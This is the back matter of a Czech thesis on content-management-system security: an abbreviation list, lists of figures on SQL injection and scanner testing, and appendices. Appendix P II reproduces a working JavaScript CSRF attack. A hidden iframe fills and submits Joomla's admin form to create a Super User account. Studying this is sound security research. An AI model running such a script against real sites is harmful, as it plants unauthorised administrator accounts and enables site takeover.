OSE	Open Source Excellence
PDF	Portable Document Format
PHP	Hypertext Preprocessor
PS	Prepared Statemants
RS	Redakční systém
RSA	iniciály autorů Rivest, Shamir, Adleman
RSS	Really Simple Syndication
SEO	Search Engine Optimization
SMF	Simple Machines Forum
SQL	Structured Query Language
SSL	Secure Sockets Layer
SSH	Secure Shell
STS	Short Term Support
URL	Uniform Resource Locator
VPS	Virtual Private Server
WAMP	Akronym ze slov Windows, Apache, MySQL, PHP (také Perl nebo Python)
WYSIWYG	What you see is what you get
XAMPP	Akronym ze slov X (cross-platform), Apache, MySQL, PHP, Perl, Tomcat
XSS	Cross-Site Scripting

SEZNAM OBRÁZKŮ

Obr. 1. Populární redakční systémy ... 13
Obr. 2. Logo CMS WordPress ... 19
Obr. 3. Logo CMS Joomla! ... 20
Obr. 4. Schéma získávání obsahu z webového serveru ... 22
Obr. 5. Logo CMS Drupal ... 24
Obr. 6. Doporučená nastavení PHP ... 32
Obr. 7. Část tabulky users, obsahující uživatelská jména, emaily a hashe hesel ... 34
Obr. 8. Chybové hlášení při pokusu o reset hesla super správce ... 35
Obr. 9. Úspěšnost rozpoznání znaků roboty ... 48
Obr. 10. Ukázka textu přeloženého pomocí OCR ... 50
Obr. 11. Google reCAPTCHA ... 50
Obr. 12. Původní a vytvořený účet ve výpisu registrovaných uživatelů ... 67
Obr. 13. Popis zranitelnosti komponenty Clan Roster ... 68
Obr. 14. Výpis z logu aplikace Havij Advanced SQL injection ... 69
Obr. 15. Tabulka uživatelů napadeného redakčního systému ... 69
Obr. 16. Formulář pro zadání emailové adresy ... 70
Obr. 17. Tabulka uživatelů obsahující token pro reset hesla ... 70
Obr. 18. Odeslání získaného řetězce ... 70
Obr. 19. Volba nového hesla k účtu správce ... 71
Obr. 20. Náhled šablony vygenerované programem Artisteer ... 75
Obr. 21. Vytvoření visacího zámku ve třech krocích ... 76
Obr. 22. MouseOver efekt a aktivní položka menu ... 77
Obr. 23. Aktivní a neaktivní položky menu druhé úrovně ... 77
Obr. 24. Původní a upravená fotografie budovy FAI v patičce stránky ... 78
Obr. 25. Návrh designu v Adobe Photoshop připravený pro export ... 79
Obr. 26. CSS sprite ... 80
Obr. 27. Statiskika přenesených dat a odeslaných požadavků ... 84
Obr. 28. Výsledky testování nástrojem OWASP Joomla! Vulnerability Scanner ... 90
Obr. 29. Výsledky testování nástrojem Joomla-scan ... 91
Obr. 30. Část odhalené struktury webu nástrojem w3af ... 93
Obr. 31. Výsledky testování skenerem Subgraph Vega ... 94
Obr. 32. Zranitelnosti objevené Netsparkerem ... 95

Obr. 33. Informace o testu a jeho výsledcích zobrazené v aplikaci N-Stalker 96
Obr. 34. Nalezení SQL Injection zranitelnosti skenerem Netsparker..... 97

SEZNAM TABULEK

Tab. 1. Vývojový cyklus mezi LTS verzemi 23
Tab. 2. Přehled formátů obrázků a jejich hodnocení 82


SEZNAM PŘÍLOH

PI Náhled vytvořených webových stránek

PII JavaScript použitý k CSRF útoku

PIII Přiložené CD

PŘÍLOHA P I: NÁHLED VYTVOŘENÝCH WEBOVÝCH STRÁNEK



PŘÍLOHA P II: JAVASCRIPT POUŽITÝ K CSRF ÚTOKU

```
1 document.writeln('<iframe id="iframe" src="http://192.168.5.100/
hack163/administrator/index.php?option=com_users&view=user&
layout=edit" width="0" height="0" style="visibility:hidden;"
onload="read()"></iframe>');
2
3 function read()
4 {
5 var name="hacker";
6 var username="hack";
7 var password="1234";
8 var email="falesny@mail.com";
9
10 document.getElementById("iframe").contentDocument.forms[0].
jform_name.value = name;
11 document.getElementById("iframe").contentDocument.forms[0].
jform_username.value = username;
12 document.getElementById("iframe").contentDocument.forms[0].
jform_password.value = password;
13 document.getElementById("iframe").contentDocument.forms[0].
jform_password2.value = password;
14 document.getElementById("iframe").contentDocument.forms[0].
jform_email.value = email;
15 document.getElementById("iframe").contentDocument.forms[0].
getElementById("1group_8").checked=true;
16 document.getElementById("iframe").contentDocument.
getElementsByTagName("a")[11].click();
17 }
```

PŘÍLOHA P III: PŘILOŽENÉ CD

- Diplomová práce *fulltext.pdf*
- Záloha webových stránek *zaloha.jpa*
- Balík pro rozbalení a instalaci zálohy *kickstart*
- Skript pro změnu chmod práv souborů a adresářů *chmod.php*
- Skript pro automatické spouštění zálohování *backup.php*
- Skript pro generování mapy stránek *filelist.php*